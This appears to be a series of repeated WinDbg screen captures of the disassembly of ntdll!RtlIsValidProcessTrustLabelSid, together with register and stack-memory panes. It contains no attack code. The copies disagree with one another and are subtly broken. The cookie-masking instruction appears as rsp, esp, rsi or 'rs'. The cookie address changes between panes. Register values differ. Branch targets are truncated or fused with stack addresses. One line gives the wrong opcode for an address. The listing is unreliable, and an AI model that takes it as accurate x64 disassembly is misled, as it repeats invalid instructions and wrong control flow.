00007ffe`0cbcc6fa 7537	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x64	
00007ffe`0cbcc6fc 8b5102	mov	edx,dword ptr [rcx+2]	
00007ffe`0cbcc6ff 412bd0	sub	edx,r8d	
00007ffe`0cbcc702 750b	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x34	
00007ffe`0cbcc704 0fb75106	movzx	edx,word ptr [rcx+6]	
00007ffe`0cbcc708 0fb7442404	movzx	eax,word ptr [rsp+4]	
00007ffe`0cbcc70d 2bd0	sub	edx,eax	
00007ffe`0cbcc70f 85d2	test	edx,edx	

Registers

Customize...

Reg	Value
rax	34041ff24e16
rcx	6416afffa10
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416afffa10

Memory

Virtual: rbp

Display format: Quad Hex

Virtual	Display
00000064`16aff928	0000000000000000
00000064`16aff930	0000000000000000
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM



Disassembly

Offset: 00007ffe`0cbcc6c1 101

00007ffe`0cbcc6c6	cc	int	3
00007ffe`0cbcc6c7	cc	int	3
00007ffe`0cbcc6c8	cc	int	3
00007ffe`0cbcc6c9	cc	int	3
00007ffe`0cbcc6ca	cc	int	3
00007ffe`0cbcc6cb	cc	int	3
00007ffe`0cbcc6cc	cc	int	3
00007ffe`0cbcc6cd	cc	int	3
00007ffe`0cbcc6ce	cc	int	3
00007ffe`0cbcc6cf	cc	int	3
ntdll!RtlIsValidProcessTrustLabelSid:			
00007ffe`0cbcc6d0	4883ec18	sub	rsp,18h
00007ffe`0cbcc6d4	488b05e51d1200	mov	rax,qword ptr [ntdll!_security_cookie (00007ffe`0cbcc6d0)]
00007ffe`0cbcc6db	4833c4	xor	rax, rsp
00007ffe`0cbcc6de	4889442408	mov	qword ptr [rsp+8],rax ss:00000064`16aff928
00007ffe`0cbcc6e3	4533c0	xor	r8d,r8d
00007ffe`0cbcc6e6	66c74424040013	mov	word ptr [rsp+4],1300h
00007ffe`0cbcc6ed	80790102	cmp	byte ptr [rcx+1],2
00007ffe`0cbcc6f1	44890424	mov	dword ptr [rsp],r8d
00007ffe`0cbcc6f5	753c	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6f7	803901	cmp	byte ptr [rcx],1
00007ffe`0cbcc6fa	7537	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc	8b5102	mov	edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff	412bd0	sub	edx,r8d
00007ffe`0cbcc702	750b	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704	0fb75106	movzx	edx,word ptr [rcx+6]
00007ffe`0cbcc708	0fb7442404	movzx	eax,word ptr [rsp+4]
00007ffe`0cbcc70d	2bd0	sub	edx,eax
00007ffe`0cbcc70f	85d2	test	edx,edx

Registers

Customize...

Reg	Value
rax	34041ff24e16
rcx	6416affa10
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual	Display format:	Previous	Next
00000064`16aff928	Quad Hex		
00000064`16aff930	Quad Hex		
00000064`16aff938	Quad Hex		
00000064`16aff940	Quad Hex		
00000064`16aff948	Quad Hex		
00000064`16aff950	Quad Hex		
00000064`16aff958	Quad Hex		
00000064`16aff960	Quad Hex		
00000064`16aff968	Quad Hex		
00000064`16aff970	Quad Hex		
00000064`16aff978	Quad Hex		
00000064`16aff980	Quad Hex		
00000064`16aff988	Quad Hex		

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cbcc6c6 cc

00007ffe`0cbcc6c6 cc	int	3	
00007ffe`0cbcc6c7 cc	int	3	
00007ffe`0cbcc6c8 cc	int	3	
00007ffe`0cbcc6c9 cc	int	3	
00007ffe`0cbcc6ca cc	int	3	
00007ffe`0cbcc6cb cc	int	3	
00007ffe`0cbcc6cc cc	int	3	
00007ffe`0cbcc6cd cc	int	3	
00007ffe`0cbcc6ce cc	int	3	
00007ffe`0cbcc6cf cc	int	3	
ntdll!RtlIsValidProcessTrustLabelSid:			
00007ffe`0cbcc6d0 4883ec18	sub	rsp,18h	
00007ffe`0cbcc6d4 488b05e51d1200	mov	rax,qword ptr [ntdll!_security_cookie (00007ffe`0cbcc6d0)]	
00007ffe`0cbcc6db 4833c4	xor	rax,esp	
00007ffe`0cbcc6de 4889442408	mov	qword ptr [rsp+8],rax ss:00000064`16aff928	
00007ffe`0cbcc6e3 4533c0	xor	r8d,r8d	
00007ffe`0cbcc6e6 66c74424040013	mov	word ptr [rsp+4],1300h	
00007ffe`0cbcc6ed 80790102	cmp	byte ptr [rcx+1],2	
00007ffe`0cbcc6f1 44890424	mov	dword ptr [rsp],r8d	
00007ffe`0cbcc6f5 753c	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x64	
00007ffe`0cbcc6f7 803901	cmp	byte ptr [rcx],1	
00007ffe`0cbcc6fa 7537	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x64	
00007ffe`0cbcc6fc 8b5102	mov	edx,dword ptr [rcx+2]	
00007ffe`0cbcc6ff 412bd0	sub	edx,r8d	
00007ffe`0cbcc702 750b	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x34	
00007ffe`0cbcc704 0fb75106	movzx	edx,word ptr [rcx+6]	
00007ffe`0cbcc708 0fb7442404	movzx	eax,word ptr [rsp+4]	
00007ffe`0cbcc70d 2bd0	sub	edx,eax	
00007ffe`0cbcc70f 85d2	test	edx,edx	

Registers

Customize...

Reg	Value
rax	34041ff24e16
rcx	6416afffa10
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416afffa10

Memory

Virtual: rbp

Display format: Quad Hex

Virtual	Display
00000064`16aff928	0000000000000000
00000064`16aff930	0000000000000000
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cbcc6e3 4533c0

00007ffe`0cbcc6c7 cc	int	3
00007ffe`0cbcc6c8 cc	int	3
00007ffe`0cbcc6c9 cc	int	3
00007ffe`0cbcc6ca cc	int	3
00007ffe`0cbcc6cb cc	int	3
00007ffe`0cbcc6cc cc	int	3
00007ffe`0cbcc6cd cc	int	3
00007ffe`0cbcc6ce cc	int	3
00007ffe`0cbcc6cf cc	int	3
ntdll!RtlIsValidProcessTrustLabelSid:		
00007ffe`0cbcc6d0 4883ec18	sub	rsp,18h
00007ffe`0cbcc6d4 488b05e51d1200	mov	rax,qword ptr [ntdll!_security_cookie (00007ffe`0cbcc6d0)]
00007ffe`0cbcc6db 4833c4	xor	rax, rsp
00007ffe`0cbcc6de 4889442408	mov	qword ptr [rsp+8],rax
00007ffe`0cbcc6e3 4533c0	xor	r8d,r8d
00007ffe`0cbcc6e6 66c74424040013	mov	word ptr [rsp+4],1300h
00007ffe`0cbcc6ed 80790102	cmp	byte ptr [rcx+1],2
00007ffe`0cbcc6f1 44890424	mov	dword ptr [rsp],r8d
00007ffe`0cbcc6f5 753c	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6f7 803901	cmp	byte ptr [rcx],1
00007ffe`0cbcc6fa 7537	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc 8b5102	mov	edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0	sub	edx,r8d
00007ffe`0cbcc702 750b	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106	movzx	edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404	movzx	eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0	sub	edx,eax
00007ffe`0cbcc70f 85d2	test	edx,edx
00007ffe`0cbcc711 7520	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x6

Registers

Customize...

Reg	Value
rax	34041ff24e16
rcx	6416affa10
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: rbp

Display format: Quad Hex

V	Address	Value
00000064`16aff928	0000000000000000	
00000064`16aff930	000034041ff24e16	
00000064`16aff938	00007ffe0cbcc6d0	
00000064`16aff940	00007ffe0cc2a000	
00000064`16aff948	00007ffe0cc54da3	
00000064`16aff950	00003460095db73e	
00000064`16aff958	00007ffe0cc07eae	
00000064`16aff960	0000000000000000	
00000064`16aff968	0000000000000000	
00000064`16aff970	0000000000000000	
00000064`16aff978	0000000000000000	
00000064`16aff980	0000000000000000	
00000064`16aff988	0000000000000000	

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM



Disassembly
Offset: 00007ffe`0cbcc6c1 61 01

```

00007ffe`0cbcc6c7 cc int 3
00007ffe`0cbcc6c8 cc int 3
00007ffe`0cbcc6c9 cc int 3
00007ffe`0cbcc6ca cc int 3
00007ffe`0cbcc6cb cc int 3
00007ffe`0cbcc6cc cc int 3
00007ffe`0cbcc6cd cc int 3
00007ffe`0cbcc6ce cc int 3
00007ffe`0cbcc6cf cc int 3
ntdll!RtlIsValidProcessTrustLabelSid:
00007ffe`0cbcc6d0 4883ec18 sub rsp,18h
00007ffe`0cbcc6d4 488b05e51d1200 mov rax,qword ptr [ntdll!_security_cookie (00007ffe`0cc2a000)
00007ffe`0cbcc6db 4833c4 xor rax,rs
00007ffe`0cbcc6de 4889442408 mov qword ptr [rsp+8],rax
00007ffe`0cbcc6e3 4533c0 xor r8d,r8d
00007ffe`0cbcc6e6 66c74424040013 mov word ptr [rsp+4],1300h
00007ffe`0cbcc6ed 80790102 cmp byte ptr [rcx+1],2
00007ffe`0cbcc6f1 44890424 mov dword ptr [rsp],r8d
00007ffe`0cbcc6f5 753c jne ntdll!RtlIsValidProcessTrustLabelSid+0x61
00007ffe`0cbcc6f7 803901 cmp byte ptr [rcx],1
00007ffe`0cbcc6fa 7537 jne ntdll!RtlIsValidProcessTrustLabelSid+0x63
00007ffe`0cbcc6fc 8b5102 mov edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0 sub edx,r8d
00007ffe`0cbcc702 750b jne ntdll!RtlIsValidProcessTrustLabelSid+0x65
00007ffe`0cbcc704 0fb75106 movzx edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404 movzx eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0 sub edx,eax
00007ffe`0cbcc70f 85d2 test edx,edx
00007ffe`0cbcc711 7520 jne ntdll!RtlIsValidProcessTrustLabelSid+0x67

```

Registers

Customize...

Reg	Value
rax	34041ff24e16
rcx	6416affa10
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual	Display format:	Previous	Next
00000064`16aff928	Quad Hex		
00000064`16aff930	Quad Hex		
00000064`16aff938	Quad Hex		
00000064`16aff940	Quad Hex		
00000064`16aff948	Quad Hex		
00000064`16aff950	Quad Hex		
00000064`16aff958	Quad Hex		
00000064`16aff960	Quad Hex		
00000064`16aff968	Quad Hex		
00000064`16aff970	Quad Hex		
00000064`16aff978	Quad Hex		
00000064`16aff980	Quad Hex		
00000064`16aff988	Quad Hex		

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cbcc6e3 4533c0

00007ffe`0cbcc6c7 cc	int	3
00007ffe`0cbcc6c8 cc	int	3
00007ffe`0cbcc6c9 cc	int	3
00007ffe`0cbcc6ca cc	int	3
00007ffe`0cbcc6cb cc	int	3
00007ffe`0cbcc6cc cc	int	3
00007ffe`0cbcc6cd cc	int	3
00007ffe`0cbcc6ce cc	int	3
00007ffe`0cbcc6cf cc	int	3
ntdll!RtlIsValidProcessTrustLabelSid:		
00007ffe`0cbcc6d0 4883ec18	sub	rsp,18h
00007ffe`0cbcc6d4 488b05e51d1200	mov	rax,qword ptr [ntdll!_security_cookie (00007ffe`0cbcc6d0)]
00007ffe`0cbcc6db 4833c4	xor	rax, rsp
00007ffe`0cbcc6de 4889442408	mov	qword ptr [rsp+8],rax
00007ffe`0cbcc6e3 4533c0	xor	r8d,r8d
00007ffe`0cbcc6e6 66c74424040013	mov	word ptr [rsp+4],1300h
00007ffe`0cbcc6ed 80790102	cmp	byte ptr [rcx+1],2
00007ffe`0cbcc6f1 44890424	mov	dword ptr [rsp],r8d
00007ffe`0cbcc6f5 753c	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6f7 803901	cmp	byte ptr [rcx],1
00007ffe`0cbcc6fa 7537	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc 8b5102	mov	edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0	sub	edx,r8d
00007ffe`0cbcc702 750b	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106	movzx	edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404	movzx	eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0	sub	edx,eax
00007ffe`0cbcc70f 85d2	test	edx,edx
00007ffe`0cbcc711 7520	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x6

Registers

Customize...

Reg	Value
rax	34041ff24e16
rcx	6416affa10
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: rbp

Display format: Quad Hex

V	Address	Value
00000064`16aff928	0000000000000000	
00000064`16aff930	000034041ff24e16	
00000064`16aff938	00007ffe0cbcc6d0	
00000064`16aff940	00007ffe0cc2a000	
00000064`16aff948	00007ffe0cc54da3	
00000064`16aff950	00003460095db73e	
00000064`16aff958	00007ffe0cc07eae	
00000064`16aff960	0000000000000000	
00000064`16aff968	0000000000000000	
00000064`16aff970	0000000000000000	
00000064`16aff978	0000000000000000	
00000064`16aff980	0000000000000000	
00000064`16aff988	0000000000000000	

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cbcc6e6 66c74424040013

	OpCode	Mnemonic	Operands	Comments
00007ffe`0cbcc6e6	cc	int	3	
00007ffe`0cbcc6c9	cc	int	3	
00007ffe`0cbcc6ca	cc	int	3	
00007ffe`0cbcc6cb	cc	int	3	
00007ffe`0cbcc6cc	cc	int	3	
00007ffe`0cbcc6cd	cc	int	3	
00007ffe`0cbcc6ce	cc	int	3	
00007ffe`0cbcc6cf	cc	int	3	
ntdll!RtlIsValidProcessTrustLabelSid:				
00007ffe`0cbcc6d0	4883ec18	sub	rsp,18h	
00007ffe`0cbcc6d4	488b05e51d1200	mov	rax,qword ptr [ntdll!_security_cookie (00007ffe`0cbcc6d0)]	
00007ffe`0cbcc6db	4833c4	xor	rax, rsp	
00007ffe`0cbcc6de	4889442408	mov	qword ptr [rsp+8],rax	
00007ffe`0cbcc6e3	4533c0	xor	r8d,r8d	
00007ffe`0cbcc6e6	66c74424040013	mov	word ptr [rsp+4],1300h ss:00000064`16aff928	
00007ffe`0cbcc6ed	80790102	cmp	byte ptr [rcx+1],2	
00007ffe`0cbcc6f1	44890424	mov	dword ptr [rsp],r8d	
00007ffe`0cbcc6f5	753c	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x64`16aff930	
00007ffe`0cbcc6f7	803901	cmp	byte ptr [rcx],1	
00007ffe`0cbcc6fa	7537	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x64`16aff940	
00007ffe`0cbcc6fc	8b5102	mov	edx,dword ptr [rcx+2]	
00007ffe`0cbcc6ff	412bd0	sub	edx,r8d	
00007ffe`0cbcc702	750b	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x64`16aff950	
00007ffe`0cbcc704	0fb75106	movzx	edx,word ptr [rcx+6]	
00007ffe`0cbcc708	0fb7442404	movzx	eax,word ptr [rsp+4]	
00007ffe`0cbcc70d	2bd0	sub	edx,eax	
00007ffe`0cbcc70f	85d2	test	edx,edx	
00007ffe`0cbcc711	7520	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x64`16aff970	
00007ffe`0cbcc713	44394108	cmp	dword ptr [rcx+8],r8d	

Registers

Reg	Value
rax	34041ff24e16
rcx	6416affa10
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual	Display format	Value
00000064`16aff928	Quad Hex	0000000000000000
00000064`16aff930	Quad Hex	000034041ff24e16
00000064`16aff938	Quad Hex	00007ffe0cbcc6d0
00000064`16aff940	Quad Hex	00007ffe0cc2a000
00000064`16aff948	Quad Hex	00007ffe0cc54da3
00000064`16aff950	Quad Hex	00003460095db73e
00000064`16aff958	Quad Hex	00007ffe0cc07eae
00000064`16aff960	Quad Hex	0000000000000000
00000064`16aff968	Quad Hex	0000000000000000
00000064`16aff970	Quad Hex	0000000000000000
00000064`16aff978	Quad Hex	0000000000000000
00000064`16aff980	Quad Hex	0000000000000000
00000064`16aff988	Quad Hex	0000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cbcc6c9 cc

	OpCode	OpName	Reg	Value
00007ffe`0cbcc6ca cc	int	3	rax	34041ff24e16
00007ffe`0cbcc6cb cc	int	3	rcx	6416affa10
00007ffe`0cbcc6cc cc	int	3	rdx	0
00007ffe`0cbcc6cd cc	int	3	rbx	0
00007ffe`0cbcc6ce cc	int	3	rsp	6416aff928
00007ffe`0cbcc6cf cc	int	3	rbp	0
ntdll!RtlIsValidProcessTrustLabelSid:			rsi	0
00007ffe`0cbcc6d0 4883ec18	sub	rsp,18h	rdi	0
00007ffe`0cbcc6d4 488b05e51d1200	mov	rax,qword ptr [ntdll!_security_cookie (00007ffe`0cbcc6d0)]	r8	0
00007ffe`0cbcc6db 4833c4	xor	rax,rsi	r9	6416affa10
00007ffe`0cbcc6de 4889442408	mov	qword ptr [rsp+8],rax		
00007ffe`0cbcc6e3 4533c0	xor	r8d,r8d		
00007ffe`0cbcc6e6 66c74424040013	mov	word ptr [rsp+4],1300h		
00007ffe`0cbcc6ed 80790102	cmp	byte ptr [rcx+1],2 ds:00000064`16affa11=		
00007ffe`0cbcc6f1 44890424	mov	dword ptr [rsp],r8d		
00007ffe`0cbcc6f5 753c	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x64`16aff928		
00007ffe`0cbcc6f7 803901	cmp	byte ptr [rcx],1		
00007ffe`0cbcc6fa 7537	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x64`16aff930		
00007ffe`0cbcc6fc 8b5102	mov	edx,dword ptr [rcx+2]		
00007ffe`0cbcc6ff 412bd0	sub	edx,r8d		
00007ffe`0cbcc702 750b	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x64`16aff938		
00007ffe`0cbcc704 0fb75106	movzx	edx,word ptr [rcx+6]		
00007ffe`0cbcc708 0fb7442404	movzx	eax,word ptr [rsp+4]		
00007ffe`0cbcc70d 2bd0	sub	edx,eax		
00007ffe`0cbcc70f 85d2	test	edx,edx		
00007ffe`0cbcc711 7520	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x64`16aff940		
00007ffe`0cbcc713 44394108	cmp	dword ptr [rcx+8],r8d		
00007ffe`0cbcc717 7414	je	ntdll!RtlIsValidProcessTrustLabelSid+0x64`16aff948		

Registers

Customize...

Reg	Value
rax	34041ff24e16
rcx	6416affa10
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: rbp

Display format: Quad Hex

Virtual Address	Value
00000064`16aff928	0000130000000000
00000064`16aff930	000034041ff24e16
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cbcc6ca cc

	OpCode	OpName	Reg	Value
00007ffe`0cbcc6ca	cc	int	3	
00007ffe`0cbcc6cb	cc	int	3	
00007ffe`0cbcc6cc	cc	int	3	
00007ffe`0cbcc6cd	cc	int	3	
00007ffe`0cbcc6ce	cc	int	3	
00007ffe`0cbcc6cf	cc	int	3	
ntdll!RtlIsValidProcessTrustLabelSid:				
00007ffe`0cbcc6d0	4883ec18	sub	rsp,18h	
00007ffe`0cbcc6d4	488b05e51d1200	mov	rax,qword ptr [ntdll!_security_cookie (00007ffe`0cc2a000)]	
00007ffe`0cbcc6db	4833c4	xor	rax, rsp	
00007ffe`0cbcc6de	4889442408	mov	qword ptr [rsp+8],rax	
00007ffe`0cbcc6e3	4533c0	xor	r8d,r8d	
00007ffe`0cbcc6e6	66c74424040013	mov	word ptr [rsp+4],1300h	
00007ffe`0cbcc6ed	80790102	cmp	byte ptr [rcx+1],2	
00007ffe`0cbcc6f1	44890424	mov	dword ptr [rsp],r8d ss:00000064`16aff928	
00007ffe`0cbcc6f5	753c	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x64`16aff928	
00007ffe`0cbcc6f7	803901	cmp	byte ptr [rcx],1	
00007ffe`0cbcc6fa	7537	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x64`16aff930	
00007ffe`0cbcc6fc	8b5102	mov	edx,dword ptr [rcx+2]	
00007ffe`0cbcc6ff	412bd0	sub	edx,r8d	
00007ffe`0cbcc702	750b	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x64`16aff938	
00007ffe`0cbcc704	0fb75106	movzx	edx,word ptr [rcx+6]	
00007ffe`0cbcc708	0fb7442404	movzx	eax,word ptr [rsp+4]	
00007ffe`0cbcc70d	2bd0	sub	edx,eax	
00007ffe`0cbcc70f	85d2	test	edx,edx	
00007ffe`0cbcc711	7520	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x64`16aff940	
00007ffe`0cbcc713	44394108	cmp	dword ptr [rcx+8],r8d	
00007ffe`0cbcc717	7414	je	ntdll!RtlIsValidProcessTrustLabelSid+0x64`16aff948	
00007ffe`0cbcc719	b001	mov	al,1	

Registers

Customize...

Reg	Value
rax	34041ff24e16
rcx	6416afffa10
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416afffa10

Memory

Virtual: rbp

Display format: Quad Hex

Virtual	Display
00000064`16aff928	0000130000000000
00000064`16aff930	000034041ff24e16
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cbcc6f5 753c

00007ffe`0cbcc6cb cc	int	3
00007ffe`0cbcc6cc cc	int	3
00007ffe`0cbcc6cd cc	int	3
00007ffe`0cbcc6ce cc	int	3
00007ffe`0cbcc6cf cc	int	3
ntdll!RtlIsValidProcessTrustLabelSid:		
00007ffe`0cbcc6d0 4883ec18	sub	rsp,18h
00007ffe`0cbcc6d4 488b05e51d1200	mov	rax,qword ptr [ntdll!_security_cookie (00007ffe`0cbcc6d0)]
00007ffe`0cbcc6db 4833c4	xor	rax,rsp
00007ffe`0cbcc6de 4889442408	mov	qword ptr [rsp+8],rax
00007ffe`0cbcc6e3 4533c0	xor	r8d,r8d
00007ffe`0cbcc6e6 66c74424040013	mov	word ptr [rsp+4],1300h
00007ffe`0cbcc6ed 80790102	cmp	byte ptr [rcx+1],2
00007ffe`0cbcc6f1 44890424	mov	dword ptr [rsp],r8d
00007ffe`0cbcc6f5 753c	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6f7 803901	cmp	byte ptr [rcx],1
00007ffe`0cbcc6fa 7537	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc 8b5102	mov	edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0	sub	edx,r8d
00007ffe`0cbcc702 750b	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106	movzx	edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404	movzx	eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0	sub	edx,eax
00007ffe`0cbcc70f 85d2	test	edx,edx
00007ffe`0cbcc711 7520	jne	ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc713 44394108	cmp	dword ptr [rcx+8],r8d
00007ffe`0cbcc717 7414	je	ntdll!RtlIsValidProcessTrustLabelSid+0x5
00007ffe`0cbcc719 b001	mov	al,1
00007ffe`0cbcc71b 488b4c2408	mov	rcx,qword ptr [rsp+8]

Registers

Customize...

Reg	Value
rax	34041ff24e16
rcx	6416affa10
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: rbp

Display format: Quad Hex

Virtual	Display
00000064`16aff928	0000130000000000
00000064`16aff930	000034041ff24e16
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cbcc708 0fb7442404

00007ffe`0cbcc708 0fb7442404	movzx eax, word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0	sub edx, eax
00007ffe`0cbcc70f 85d2	test edx, edx
00007ffe`0cbcc711 7520	jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc713 44394108	cmp dword ptr [rcx+8], r8d
00007ffe`0cbcc717 7414	je ntdll!RtlIsValidProcessTrustLabelSid+0x5
00007ffe`0cbcc719 b001	mov al, 1
00007ffe`0cbcc71b 488b4c2408	mov rcx, qword ptr [rsp+8]
00007ffe`0cbcc720 4833cc	xor rcx, rsp
00007ffe`0cbcc723 e898970400	call ntdll!_security_check_cookie (00007ffe`0
00007ffe`0cbcc728 4883c418	add rsp, 18h
00007ffe`0cbcc72c c3	ret
00007ffe`0cbcc72d 4439410c	cmp dword ptr [rcx+0Ch], r8d
00007ffe`0cbcc731 74e6	je ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc733 32c0	xor al, al
00007ffe`0cbcc735 ebe4	jmp ntdll!RtlIsValidProcessTrustLabelSid+0x4
00007ffe`0cbcc737 cc	int 3
ntdll!LdrpFindExistingModule:	
00007ffe`0cbcc738 488bc4	mov rax, rsp
00007ffe`0cbcc73b 48895808	mov qword ptr [rax+8], rbx
00007ffe`0cbcc73f 48896810	mov qword ptr [rax+10h], rbp
00007ffe`0cbcc743 48897018	mov qword ptr [rax+18h], rsi
00007ffe`0cbcc747 48897820	mov qword ptr [rax+20h], rdi
00007ffe`0cbcc74b 4156	push r14
00007ffe`0cbcc74d 4883ec30	sub rsp, 30h
00007ffe`0cbcc751 49832100	and qword ptr [r9], 0
00007ffe`0cbcc755 498bf9	mov rdi, r9
00007ffe`0cbcc758 418bf0	mov esi, r8d
00007ffe`0cbcc75b 488bea	mov rbp, rdx

Registers

Customize...

Reg	Value
rax	34041ff24e16
rcx	6416affa10
rdx	0
rbx	0
rsp	6416aff928
